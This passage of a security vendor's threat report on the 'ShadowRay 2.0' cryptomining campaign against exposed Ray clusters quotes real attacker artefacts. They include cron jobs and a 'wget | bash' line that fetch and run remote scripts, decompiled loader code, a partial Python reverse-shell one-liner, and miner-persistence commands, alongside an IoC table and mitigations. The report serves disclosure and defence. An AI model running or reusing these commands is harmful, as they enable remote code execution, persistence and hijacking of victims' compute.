42 + prog="$HOME_1/systemdev/dns-filter"
```

Masquerading new legitimate paths for the binaries

```
88 + # **China version points back to the same monitor**
89 + create_cronjob "https://raw.githubusercontent.com/thisisforwork440-ops/ironrock/refs/heads/main/mon440.sh"
90 +
91 + rm -f /tmp/mon.sh /tmp/run.sh /tmp/run1.sh 2>/dev/null
```

New cronjobs were utilizing the GitHub repo -note the documentation ("**China Version**")

```
n('wget -O - http://45.61.150.83/1mmy/xd.sh | bash', shell=True)).
```

We found many new IoCs in the second part of the campaign.

```

00ccb778: FUN_00ccb778 (211 chars)
00ccb6fc: FUN_00ccb6fc (662 chars)
00ccb555: FUN_00ccb555 (3290 chars)
00ccb517: FUN_00ccb517 (875 chars)
00ccb4e0: entry (431 chars)

```

An ELF executable that was downloaded from the attacker's servers. We started reverse engineering it . It was an unpacker with unpopular compression that executed code through stack-based syscall direct execution

```

void execute_syscall_sequence(void)
{
    uint32_t value_from_retaddr;
    uintptr_t result_addr;
    void (*func_ptr)(void);
    long return_address;
    uintptr_t syscall_arg;
    long computed_offset;
    uint64_t protection_flags;
    uint64_t syscall_number;

    // First syscall - parameters setup externally via registers
    syscall();

    // Extract 32-bit value from offset 0x13 past the return address
    value_from_retaddr = *(uint32_t *)(return_address + 0x13);

    // Compute memory offset using function pointer and its own data
    computed_offset = (long)(func_ptr - 0xb) - (uintptr_t)*(uint32_t *)(func_ptr - 0xb);

    // Second syscall with protection_flags = 2 (likely PROT_WRITE)
    protection_flags = 2;
    syscall();

    // Setup for indirect call via function pointer from RBP
    syscall_number = 9; // likely sys_mmap
    syscall_arg = (uintptr_t)*(uint32_t *)(return_address + 0x13);

    // Invoke function pointer with arguments extracted from return address area
    (*func_ptr)(
        return_address + 0x1f,
        *(uint32_t *)(return_address + 0x17),
        9,
        &syscall_arg,
        *(uint32_t *)(return_address + 0x1b),
        0
    );

    result_addr = syscall_arg;

    // Third syscall with syscall_number = 10 (likely sys_munmap)
    syscall_arg = 10;
    syscall();

    // SECURITY: Executes code at hardcoded address 0x9 with controlled parameters
    // This is highly suspicious and typical of position-independent shellcode
    (*(void (*)(uint64_t, uint32_t, int, uintptr_t))0x9)(
        syscall_number,
        value_from_retaddr,
        5,
        result_addr
    );

    return;
}

```

Reverse Engineering the dropper/unpacker. The attackers used a custom dropper/loader with LZSS compression, dynamic syscalls invocation like mmap and munmap through a function pointer, ROP and stack manipulation. The direct syscall() instruction bypasses libc and many security products.

28

/ 65

Community Score

28/65 security vendors flagged this file as malicious

Reanalyze

Similar

More

1f6c69403678646a60925dcffe8509d22bb570c611324b93bec9aea72024ef6b

cloud.txt

Size

4.67 MB

Last Analysis Date

3 months ago

ELF

elf

64bits

upx

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 1

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label miner.yknnox

Threat categories miner trojan pua


Family labels yknnox

Security vendors' analysis

Do you want to automate checks?

AliCloud	Miner.Linux/BitCoinMiner.gyf	ALYac	Application.Linux.Generic.27483
Antiy-AVL	Trojan[Miner]/Linux.CoinMiner.dz	Arcabit	Application.Linux.Generic.D6B5B
Avast	Other:PUP-gen [PUP]	AVG	Other:PUP-gen [PUP]
Avira (no cloud)	PUA/AVF.Agent.yknnox	BitDefender	Application.Linux.Generic.27483
CTX	Elf.miner.yknnox	Cynet	Malicious (score: 99)
Emsisoft	Application.Linux.Generic.27483 (B)	eScan	Application.Linux.Generic.27483
ESET-NOD32	A Variant Of Linux/CoinMiner.DZ Potenti...	Fortinet	Adware/Miner
GData	Application.Linux.Generic.27483	Google	Detected
Huorong	Trojan/Linux.CoinMiner.bq	Kaspersky	Not-a-virus:HEUR:RiskTool.Linux.BitCoin...
Lionic	Riskware.Linux.BitCoinMiner.11c	Microsoft	Trojan:Linux/CoinMiner
Rising	Trojan.CoinMiner/Linux!8.132F9 (CLOUD)	Sangfor Engine Zero	CoinMiner.Linux.Agent.Vptb

The binary cryptominer used was flagged by 28 out of 65 vendors on VirusTotal.



We reported the account to GitHub, which quickly blocked it as of November 17, 2025. The attackers opened a new account on the same day, within 2 hours, and continue to use GitHub. We believe this campaign is automated due to the pace of recovery and stealthy operation across providers and worldwide.

Attack Matrix Breakdown

The ShadowRay campaign TTPs breakdown is available in the [Application Attack Matrix](#):

Reconnaissance	Resource Development	Gain Access	Payload Execution	Deepening Control	Expanding Control	Impact
Fingerprinting	Malware	Unauthenticated Administration Interfaces	Dynamic Code Evaluation	DNS Protocols	SUID and GUID Abuse	Data Exfiltration
API Documentation Analysis	Exploits	OAuth Flow Manipulation	OS command Injection	Service Termination	API-based Resource Listing	Traffic Flooding
SBOM Analysis	Tool	Service Standard API	Template Injection	Web Shell	Stealing Tokens	Cryptomining

The sub-techniques used by attackers in ShadowRay from March 2024. Now, attackers are more sophisticated, and were using techniques we have not seen before. More on<https://app-attack-matrix.com/attacks/#shadowray>

Why It Matters: Growing AI Attack Surface

AI workloads are increasingly deployed at scale, often with less mature security controls than traditional infrastructure. Because Ray’s design assumes an internal, trusted environment, many clusters are deployed with ports exposed publicly, and authentication disabled. These factors make ShadowRay a ripe vulnerability for attackers to exploit, as it has a dangerous combination of a lot of exposed infrastructure and the ability to lead to meaningful impact for attackers.

As organizations race to deploy AI systems, it’s critical to remember that many AI products and services embed or depend on Ray, making it pivotal to ensure it is configured properly across environments. Plus, many AI orchestration tools remain vulnerable to [0.0.0.0-style](#) misconfigurations that mirror ShadowRay’s exploitation pattern.

The Risk of Disputed Vulnerabilities

The ShadowRay case highlights a critical challenge in modern software security: what happens when a [vulnerability is disputed instead of fixed](#). When Oligo first disclosed active exploitation of CVE-2023-48022 in 2024, the Ray maintainers argued that Ray should only ever run in tightly controlled, closed environments, and therefore saw no need to release a patch. Nearly two years later, attackers are still exploiting the same flaw, in new and increasingly sophisticated campaigns, even in later Ray versions that are up to date.

Disputed vulnerabilities create a dangerous gray area for defenders because they are not formally patched. As a result, organizations may unknowingly deploy or run software that remains exploitable in real-world conditions. ShadowRay demonstrates how attackers exploit that uncertainty, targeting configurations that weren’t meant to be internet-facing, chaining legitimate orchestration features, and adapting rapidly with AI-generated payloads.

Understanding your environment becomes essential. Knowing not only what open-source components you use, but how they are configured, exposed, and behaving at runtime, can be the difference between protection and compromise.

Mitigation Strategies

For organizations that run Ray in their environments, below are mitigation and protection recommendations.

- Leverage Anyscale’s [Ray Open Ports Checker](#) to verify proper configuration of the clusters to avoid accidental exposure. See [Anyscale’s Update on CVE-2023-48022](#).
- Follow the [Ray Deployment Best Practices](#) for securing Ray deployments.
 - Start with running Ray within a secured, trusted environment.
 - Always add firewall rules or security groups to prevent unauthorized access.
- Add authorization on top of the Ray Dashboard port (8265 by default).

If you do need Ray’s dashboard to be accessible, implement a proxy that adds an authorization layer to the Ray API when exposing it over the network.
- Continuously monitor your production environments and AI clusters for anomalies, even within Ray.
 - **Ray depends on arbitrary code execution to function.** Code Scanning and Misconfiguration tools will not be able to detect such attacks, because the open-source maintainers of Ray (Anyscale) marked it as disputed and confirmed it is not a bug - at the time of writing, it is a feature.
 - **Don’t bind on 0.0.0.0 to make your life easy** - It is recommended to use an IP of an explicit network interface, such as the IP that is in the subnet of your local network or a trusted private VPC/VPN.
 - **Don’t trust the default** - Sometimes tools assume you read their docs. Do it.
 - **Use the right tools** - The technical burden of securing open source is yours. Don’t rely on the maintainers, [there are tools](#) that can help you protect your production workloads from the risks of using open source at runtime.

How to find out if you are compromised

Indicators of Compromise (IoCs)

IOC Type	Indicator	Port/ Detail:
IP Address	18.228.3.224	48331 3876
IP Address	45.95.168.100	8000
IP Address	185.215.180.70	8000
IP Address	104.194.151.181	443

IP Address	121.160.102.68	8384
IP Address	54.154.170.233	30654
IP Address	158.160.123.117	4444
IP Address	193.29.224.83	6543
IP Address	162.248.53.119	8000
IP Address	103.127.134.124	30654
IP Address	18.230.118.147	443, 40331
IP Address	67.217.57.240	666
IP Address	45.61.150.83	80
Domain	*.oast.fun	53
SubDomain	bwqqvqfgssepolytois92rdukv0mm5th.oast.fun	80, 443
Command Line	curl bwqqvqfgssepolytois92rdukv0mm5th.oast.fun	
Command Line	disown	
Domain	pool.supportxmr.com	443
Domain	gulf.moneroocean.stream	20128
Monero Wallet Address	45MinZ6ECgTgxn8gbm5gAsK9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L35E4YjWYdTJaWDjbMGDCKYNz5X1	
ZANO Wallet Address	KrQtbtsrPTqSTzQwZZisiyJxgtcDMwrdVrQ	
Mining Pool Address	eu.zano.k1pool.com	8866
SSH Public Key	ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH6WMgqslpdUCaumLmlUcBjuAk4KspADxbcAKrzYd root@archtop	
GitLab Repository	gitlab.com/ironern440-group/ironern440-project	443
GitLab User	ironern440-group	
GitLab User	least3654	
GitHub user	thisisforwork440-ops	
URL	https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh	443
URL	https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/aa.sh	443
URL	https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run.sh	443
URL	https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/run-CN.sh	443

URL	https://github.com/xmrig/xmrig/releases/download/v6.16.4/xmrig-6.16.4-linux-static-x64.tar.gz	443
URL	https://github.com/rigelminer/rigel/releases/download/1.22.3/rigel-1.22.3-linux.tar.gz	
URL	http://45.61.150.83/1mmy/xd.sh	80
URL	http://45.61.150.83/1mmy/cloud	80
SHA256	6f445252494a0908ab51d526e09134cebc33a199384771acd58c4a87f1ffc063	
SHA256	1f6c69403678646a60925dcffe8509d22bb570c611324b93bec9aea72024ef6b	
MD5	1f63fa7921c2f5fb8f8ffa430d02ac4a	
SHA1	779a8af3b9838a33d1e199da3fc2f02a49e7c13e	
URL	http://67.217.57.240:666/files/netsh	666
Filename	dns-filter	
Path	/usr/lib/dev/systemdev/dns-filter	
Filename	.python3.6	
Filename	rigel	
Filename	python3.7.3	
Filename	netsh	
Filename	sockstress	
Path	/tmp/dns	
Filename	mon.sh	
Filename	aa.sh	
Filename	aa_clean.sh	
Filename	run.sh	
Filename	run-CN.sh	
Filename	.ddns.sh	
Filename	xd.sh	
Filename	cloud.txt	
Path	/var/tmp/.ddns.sh	
Process Name	kworker/0:0	
Process Name	dns-filter	
Process Name	[kworker/0:0]	
Command Line	/usr/lib/dev/systemdev/dns-filter -o [host] --tls	
Command Line	python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(([host],[port]));	
Command Line	./sockstress eth0 -p payloads/http	
Command Line	/bin/bash /var/tmp/.ddns.sh	
Cron Entry	*/15 * * * * wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh bash	


Cron Entry	<code>* /15 * * * * curl -s https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh bash</code>
Path	<code>/etc/init.d/dns-filter</code>
Path	<code>~/.bashrc</code>
Technique	NodeAffinitySchedulingStrategy
/etc/hosts Entry	Block entries for rival mining pools
iptables Rules	<code>iptables -A OUTPUT -p tcp --dport 3333 -j DROP</code>
iptables Rules	<code>iptables -A OUTPUT -p tcp --dport 5555 -j DROP</code>
iptables Rules	<code>iptables -A OUTPUT -p tcp --dport 7777 -j DROP</code>
Process Killing	Targets: xmrig, minerd, ccmminer, crypto-pool, etc.
Script Logic	China IP range detection using <code>http://ip-api.com/json/</code>
Script Logic	run-CN.sh execution for Chinese IPs payloads
Resource Allocation	60% CPU/GPU allocation to hide activity
Process Renaming	<code>echo "kworker/0:0" > /proc/\$\$/comm</code>

If you have any questions and need help assessing your environment, you can schedule a threat briefing with our research team by reaching out to info@oligosecurity.io.


How Oligo Protects Against Exploits of the ShadowRay Vulnerability

ShadowRay 2.0 underscores how quickly and broadly a flaw, coupled with misconfigurations, can escalate into easily propagated compromise – and also why runtime context is the source of truth that security teams need. With Oligo, teams gain deterministic proof of exploitability, real-time detection of malicious behavior, and automatic correlation across every step of the modern attack chain. Instead of drowning in theoretical alerts or reacting after the fact, security teams can confidently identify and prevent threats like this the moment they emerge.


See below for examples of how Oligo's runtime security platform can detect and prevent techniques like those used in the ShadowRay 2.0 campaign.



Above, you can see Oligo's ability to identify a suspicious process initiating a reverse shell to malicious domain and spawning a cryptominer – combining CWPP-grade visibility with function-level context so that the exploit is captured in real time.



This figure shows how an Oligo user can drill directly into the malicious payload, tracing the reverse shell execution flow inside Python through decision-tree logic the attacker abused.



This highlights Oligo's runtime detection of stack deviation inside of Ray, where an unexpected syscall leads to unauthorized process creation. By correlating this anomaly with the reverse shell activity and cryptominer execution, Oligo automatically generates a high-fidelity incident – providing proof of the exploit and full attack chain in a single, explainable view.

Book A Demo

If you're interested in learning how Oligo's runtime security platform unifies real-time protection across applications, cloud, workloads, and AI systems, set some time to connect [here](#).